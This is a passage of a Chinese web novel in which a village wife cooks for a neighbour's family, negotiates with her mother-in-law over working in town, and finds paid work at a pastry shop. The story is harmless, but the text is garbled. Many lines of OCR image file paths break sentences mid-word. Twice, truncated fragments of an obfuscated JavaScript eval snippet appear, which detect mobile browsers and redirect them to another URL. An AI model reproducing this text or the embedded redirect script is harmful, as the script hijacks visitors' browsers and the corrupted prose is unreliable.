对上崔林容不可置信的眼神,谢禄轻咳嗽了一声,接着走到灶屋角落扒拉出来了一袋粮食:“煮米饭,想吃米饭了。菜你等会儿,我现在去买。罐子里面还有几个鸡蛋。” 崔林容:“……白米饭?” “对。” “你这个人……你家是什么官老爷出身吗,还吃大米饭呢!今天吃大白米,明天喝西北风是吧!要我做饭的话就听我的!” 崔林容忍无可忍,舀了半瓢白米半瓢豆子,“吃豆饭!” 谢禄愣了一下,谢狗蛋在门口张望着看热闹,谢禄咬了咬牙:“行。” 谢狗蛋十分惊讶,太阳打西边出来了,他从来没见过大哥这么好说话的时候…… 谢禄走出灶屋,一只手就将人拎了出去:“看书去!我去买菜!” 谢狗蛋吐了吐舌头,不敢忤逆他哥,谢禄则直接出门,没多会儿功夫,提着一条五花肉和十个鸡蛋回来了。 崔林容瞧见了,差点仰过去! “你——” “容娘,我得吃肉啊,肚子饿的不成了,你别看我家房子小穿得不讲究,我可没饿过肚子,狗蛋牛蛋也没有。” 牛…… 崔林容:“你两个弟弟啊?” 谢禄:“对,还有一个在家里头,那个脑子笨力气大,不是读书的料,就在家里头干活计,容娘你快些做成不,肚子太饿了。” 崔林容:“……” 又是肉又是蛋的,这一顿下去不知道要吃多少,难怪肯花二十文请她来做。 “吃多少,三分之一可以吧,剩下的明后天吃,放不坏。” 谢禄睁大了眼:“全做。” 崔林容眼睛瞪得比他还大,怀疑自己听错了! …… 两刻钟后,崔林容就后悔了! 这一条红烧肉至少六七斤,哪有人一顿就要吃完的?崔林容做的红烧肉,切肉都把她累得够呛,更别说炖肉炒菜…… 大锅铲子比王家的大多了,抡起来都费力气!她在这边累的眼冒金星,再看院子里头—— 两人捧着碗吃的呼哧作响,谢禄端着的那已经不能称作碗了,盆才差不多! 他一个大男人倒是也罢了,为啥狗蛋也那么能吃?! 崔林容不明白,真的不明白,啥家庭啊,敢这么吃! 难怪,难怪要她来做饭,请她不过掏二十文,这要是出去吃,不得上百文啊! 要是让他们自己个儿做,那都白瞎好食材了! 加钱!应该加钱的! 崔林容累极,胳膊都酸了,再看谢禄已经放下了碗筷,舔了舔嘴角,甚至还一副没有吃饱的样子! “容娘,下回别省米了,没吃够……” 狗蛋跟着附和:“我哥可能吃了!” 崔林容:“……” 她忍了忍,没说啥,“时间不早了,我要走了。” 谢禄:“急啥,你还没吃。” 说着,就在崔林容震惊的眼神中推出一个碗,里面冒冒一碗红烧肉盖着大白饭,“提前给你留出来的,哪能让你做饭还饿着肚子回去的道理。” “就是,容姐,快过来吃呀!”35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278627|198314||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p> 崔林容不知道为什么,突然鼻子一酸。 临走时,她心情柔软了许多,也不累了,有油水的东西下肚就是让人心里满足。 谢禄给她掏了十文:“五文太少了,你也看见我们家的饭量了,收着吧,你做饭手艺好,下回可再来?” 崔林容没矫情,接了:“有机会我就来。” 谢禄:“其实你来镇子上赚钱的事情不必瞒着你婆婆,但要看你咋个说。” “啥意思?” 谢禄教她了一通,崔林容睁大了眼。 沉默一息。 崔林容抿唇道:“谢谢你,谢大哥。” 谢禄笑了:“怪怪的,直接喊我谢禄吧。” “哪个禄?福禄寿喜的禄吗?” 谢禄愣了一下,眼神变得幽深:“你晓得?” “嗯呢,怪吉利的。” “一般人只说是碌碌无为的碌。” 崔林容笑了:“你就扯吧,大部分人肯定以为是大路的路,碌碌无为啥意思他们晓得不?” 谢禄没反驳,只是深深看了她一眼。 崔林容被他看得毛毛的,别开眼:“我走了,不必送。” 谢禄点头,没再说话。 - 崔林容坐着牛车回石头村的时候都快未时了。 但周家才将将和叶家掰扯完。 和她猜的不错,早上她前脚走,王氏后脚就叫了村里的郎中来,问就是痛,治不好的痛。村里郎中哪里不懂,摇着头走了,只说没办法。 没多会儿,镇子上的郎中去了,没多会儿,叶家人叫着村长来了。 王氏也是村里有名的泼妇了,没人想招惹。 今天叫着村长,显然也是想息事宁人,王氏眉头一挑,狮子大开口:“我哪里都痛!医药费一两,再赔一只大母鸡,这事才算完!” 此话一出,刘霞差点跳起来:“你失心疯了?!一两银子?我们家一年也赚不到二两!” 王氏也不跟她掰扯,直接就躺到地上哼唧:“打人了……心口痛……大夫你快给我看看,我是不是要死了……” 郎中:“……” 石头村的村长姓陈,叫陈大牛,都是一道生活几十年的人了,哪里看不出王氏的心思。 “王嫂子,我看差不多得了,我做主,二百文加二十个鸡蛋,这事算了。” “凭啥算了!”王氏喊道,“昨个儿我好生吃席,还随礼了呢!她倒好,不分青红皂白往我身上泼脏水就算了,还打人!没完没完这事没完!不成就去见官!我不信没个地方说理的!” 叶家当家的叫叶大根,算是一家之主,昨个儿和王氏其实也就多看了两眼,没啥事情。但刘霞平时嫉妒心极强,把叶家的男人都管的服服帖帖的,昨个儿才一时上火,做了这事。 这事吧,的确是刘霞理亏。 叶老二是叶大根的弟弟,此时道:“王嫂子,一两银子太多了,三百文三十个鸡蛋,成吧?我们主动加点。” “老二你……” 王氏这才看向叶老二,眯了眯眼。 她心里很清楚一两银子是过分了些,眼下叶家有个人愿意给她递台阶,也就顺着下了:“成,给现钱,不赖账。” 叶老二在县城里混,才回来没几日,身上算有点钱,当下也就替他大哥付了。 王氏收了钱,数了好几遍,这才站起来:“哼,这钱算是给你买个教训,以后少惹老娘。” 刘霞气了个半死,差点昏了过去。 7. 第 7 章 崔林容回来的时候恰逢叶家人骂骂咧咧离开,她听了个大概。 回到周家的时候,王氏正在屋子里数钱,看见门口的人之后斜了一眼:“干啥去了?!回来这么晚!” 崔林容早就想好了借口:“牛车满了,让郎中先上车,我自己等了下一趟,半晌都没凑够人。” 来村里的牛车都要等够了人之后才能走,王氏听了之后这才道:“行吧,赶紧烧饭,饿死了!” 崔林容也没说什么,转头去了。 家里灶屋上多了一篮子鸡蛋,想也知道是叶家送来的。 王氏果然道:“把鸡蛋吃了,和野葱一道炒,好些日子没吃炒鸡蛋了!” 崔林容其实一点不饿,刚才在镇子上吃了红烧肉,还是肉香,鸡蛋再好吃,也比不上肉。 但她依然什么都没说,手脚麻利地把饭菜做好端上桌,看了眼王氏,趁着她心情不错的时候开口了:“娘,今天我在镇子上找了个活计,给一家饭馆洗碗拾掇灶屋,两个时辰给六文钱,我寻思接下来,除去来回车费,我还能赚四文,我要是拿到了,给你分两文,咋样?” 王氏:“啥?!两个时辰才给六文?!不行!你要去了,家里的活计谁干?地里的活计谁干啊!” 崔林容:“侍弄田这事我做不好,去了也是浪费时间,不成就租出去,村里种地的人这么多,带着侍弄咱们的,到时候粮食和他们分就好了,你让我去,一年到头粮食可能还不够,钱也赚不到了,还不如让我给自己找点别的出路。” 王氏眼睛咕噜一转,这话说的倒也对…… “那家里呢!你指望我?!” “家里其实也没啥要紧,衣裳您放着我回来洗就是,鸡鸭每天出去我喂了,就晌午一顿饭食,早上我多做些,您将就一下呗,毕竟一天能赚四文钱呢。” 王氏此时已经算过这个账算了,一天四文,看着不多,但一个月也是一百多文,那可是实打实赚到的。 但是她眉头一挑:“那不成的,你自己还想留两文?!你留一文钱,给我三文!” 崔林容叹气:“我还没说完,我还想给人纳点鞋垫子赚钱,既然去了镇子上,那总要对得起这个车费才是。另外,我还打算每天背点柴火和野菜去卖。您总得让我手上留点钱周转吧?” 王氏很是意外地看向自己这个儿媳妇,似乎在思忖和犹豫。 崔林容也很是紧张,不晓得这样行不行。 不过好在王氏也清楚,兔子急了也会咬人,于是想了一会儿哼道:“家里的活计不能耽误,晌午那顿饭我将就一下就将就了,你固定收入给我分两文,其余赚的钱另外分!” 崔林容狠狠松了口气,分就分,反正赚了多少谁知道。当下是要先走出去。 “对了,要我说,田可以直接承包给丁家,他们儿子多。” 王氏眉头一跳,计上心头,但还是一句话没吭。 “这你别管了,我自己有打算。” 崔林容压根也懒得管,她早不想下地了,每次下地,总有人不怀好意地盯着她。 这下好了,事情算是解决了,谢禄的法子还真挺好使。 - 第二天一大早,崔林容起得比往常还早。 侍弄鸡食鸭食,挑水浇地,烧火煮饭,一顿忙下来,才是平时起来的时候。 王氏打着呵欠出来的时候愣了一下,随即撇了撇嘴:“就这么着急?你莫不是骗我在镇子上赚大钱吧?” 崔林容愣了一下,镇定道:“娘说笑了,我一个村妇能有啥本事,就在平安饭馆,您要是不信打听去打听就是。” 王氏看了她一眼:“我信你,说白了,咱娘俩不就一条船上的嘛,娘还能怀疑你?” 崔林容不说话。 因为觉得这话虚伪的很,心里不舒服。 而且,她也不想和王氏一条船。 崔林容收拾完碗筷后就准备出门了,墙角堆着她昨天下午去挖的一些野菜,她全给收进了背篓,这些野菜镇子上虽然收的便宜,但一斤一文还是能卖出去的。 再来两个竹框,又是两文钱进账。 崔林容掐着时间上了第一趟牛车。 这时候天还没亮全乎。 车上还有个妇人,瞧着……却是面生。 对方也在看她,两人年岁差不多大,彼此点了点头算是打了个招呼。 赶车的人叫这宋发达,这会儿在村口又等了一会儿才道:“啧,今儿人不多啊,估计拉不满了,走吧!” 崔林容心里挺高兴,这样不用和太多人挤。 车上就她和那个小妇人,对方忽然看见她的背篓了,问道:“这是榆钱?还有蕨根吗?” 崔林容低头看了眼:“嗯对,怎么了,你收吗?” “怎么卖?” 崔林容想了想:“你要的话一文钱两斤,省的我去集市上卖了。” 省时间又省了事情,成本就能便宜些。 “你卖得挺便宜啊,我看看新鲜吗?” “昨天才摘得,顶新鲜,你随便挑。” 崔林容直接把背篓放在她跟前,那女子伸头看了几眼,摸了摸,眼神一亮:“下面还有白茅根和薜荔果呢!可惜了,不多就是。” 崔林容:“这有啥子用?也能卖吗?” 那女子睁大眼:“当然可以了,这白茅根可以煮糖水喝,薜荔果更值钱了,可以做木莲羹呢!这榆钱我收来也是要做榆钱糕的。” 崔林容还是第一次听说,忙追问:“能卖多少啊?” 那女子看了她一眼,笑道:“白茅根若是品相好的,一斤两文钱,薜荔果如果是雄果,我四文钱收,不确定是雌雄的,就也是两文。” 啥果子还分雌雄! 崔林容第一次听说。 对方笑眯眯掏出钱袋:“你这一筐的榆钱和蕨根我都要了,你算算,这些白茅根和薜荔统共没几个,你直接送我吧?” 崔林容想了想,点头:“成!我给你称!” 她很快称出来这一筐大概就八斤多,收了那女子四文钱,那女子见她也爽快,多给了一文。 “五文吧,出门也不容易。” 崔林容笑道:“多谢您了,请问贵姓?” 对方笑了笑:“我姓高,你若是之后想找我,去月牙镇的明月点心坊找我就好。” 崔林容点 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278628|198314||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 头:“我记下了。” 原来是做点心的,难怪知道这么多,茅根煮糖水、榆钱做榆钱糕,还有那个什么木莲羹……她都根本没听过。 但崔林容细心,一一记下。 没到镇子上就把野菜卖了,她心情颇好,可到了镇子上之后,崔林容又傻眼了。 她现在就去谢家? 现在还早着呢。 而且她其实也并不单纯为了谢家的事,她总觉得谢禄这人做事情过于夸张了。 虽然找到洗碗刷盘子的活计是假的,但崔林容觉得自己也可以试试去找找看。万一呢。 但她不愿意真的去饭馆后厨,那学不到啥,也的确赚的少,崔林容选择直接去了绣坊。 绣坊是啥地方? 那不是村里妇人粗针粗布能干得了的,人家都是细锻布和绣花样。听说还分什么花鸟鱼虫,成精细了。 崔林容没那个胆量,只能在门口转悠,半晌都没敢进去。 越看越觉得自己篮子里那些针线活拿不出手。 最后咬咬牙还是走了。 几个饭馆她也去寻摸了一遍,好似也没个招人。 不知不觉小半个时辰都过去了,崔林容有点沮丧,原来自己真干不成啥……早上还挑三拣四不想去洗碗呢…… 谁料这么东转西转的,真叫她转到明月点心坊了。 早上那小娘子这会儿瞧见她了,笑着打了个招呼:“不是崔娘子嘛,又遇见了。” 崔林容不好意思点了点头,“高娘子。” 高明月打量她一眼,笑问:“你这是……” 崔林容这会儿也不知哪里来的勇气,道:“高娘子,你家既是做生意的,可缺个打下手的?我什么都能干!工钱也不必给多了!” 高明月有点惊讶:“你来镇子上原是为了这事?” 崔林容点了点头,脸颊微红,她太没用了,早上就该鼓起勇气问的,说不定今天遇到人家也是缘分呢! 高明月想了想,道:“那你和我进来吧。” 崔林容十分惊讶,赶忙跟着她进去了。 走到后院之后才瞧见,这一院子都是人。 大多是妇人。 有摘菜的,捡豆的,洗浆的,磨粉的…… “你也瞧见了,我是做吃食的,的确需要一些人帮忙,你若是愿意做我倒是能给你找个活计。这些就是薜荔果,你就帮我把这些果子剥了,只要它的籽,按照你剥的量来算,一斤籽给五文钱。” 崔林容都惊呆了:“就剥籽就给五文?!” “对。”高明月:“你别觉得这简单,一个时辰差不多也就一斤。” 崔林容脑子飞快,那两个时辰也有十文!她给王氏说两个时辰是六文啊!要是她能更快点,就能赚的更多! “我愿意干!” 高明月看她一眼,道:“行,那你跟着这个嫂子一道,不过,我还有个要求。那就是你在我这干活,看到啥听到啥,绝对不允许说出去,否则就别来了。” 崔林容:“高掌柜,这您绝对放心!” 高明月:“那你和我去前面按个手印,今天就开始吧。” 8. 第 8 章 崔林容顺利地进了明月点心坊,当天就被一个嫂子带着去剥籽了。 “你看好了,这些金黄色的籽就是掌柜要的,剥的时候一定要小心,开果子这样弄。” 对方给崔林容演示了一遍,崔林容一下就记住了。 那妇人让她自己试了试,见她虽然笨拙但还算小心,这才点了点头:“行,那你就开始吧。” 崔林容应了,搬了个小板凳准备开始。 她一面干活一面才发现这院子里面人真的很多,人来人往,但是大家干活都有条不紊的。 心中不禁也佩服起这位高掌柜,做事情更不敢耽误。 崔林容见过这种果子,但没人吃过,不晓得里面的籽还有大用处。 而这剥籽也没想象中那么轻松,剥了快半个时辰,才小小半盆,她脖子也有点酸了。 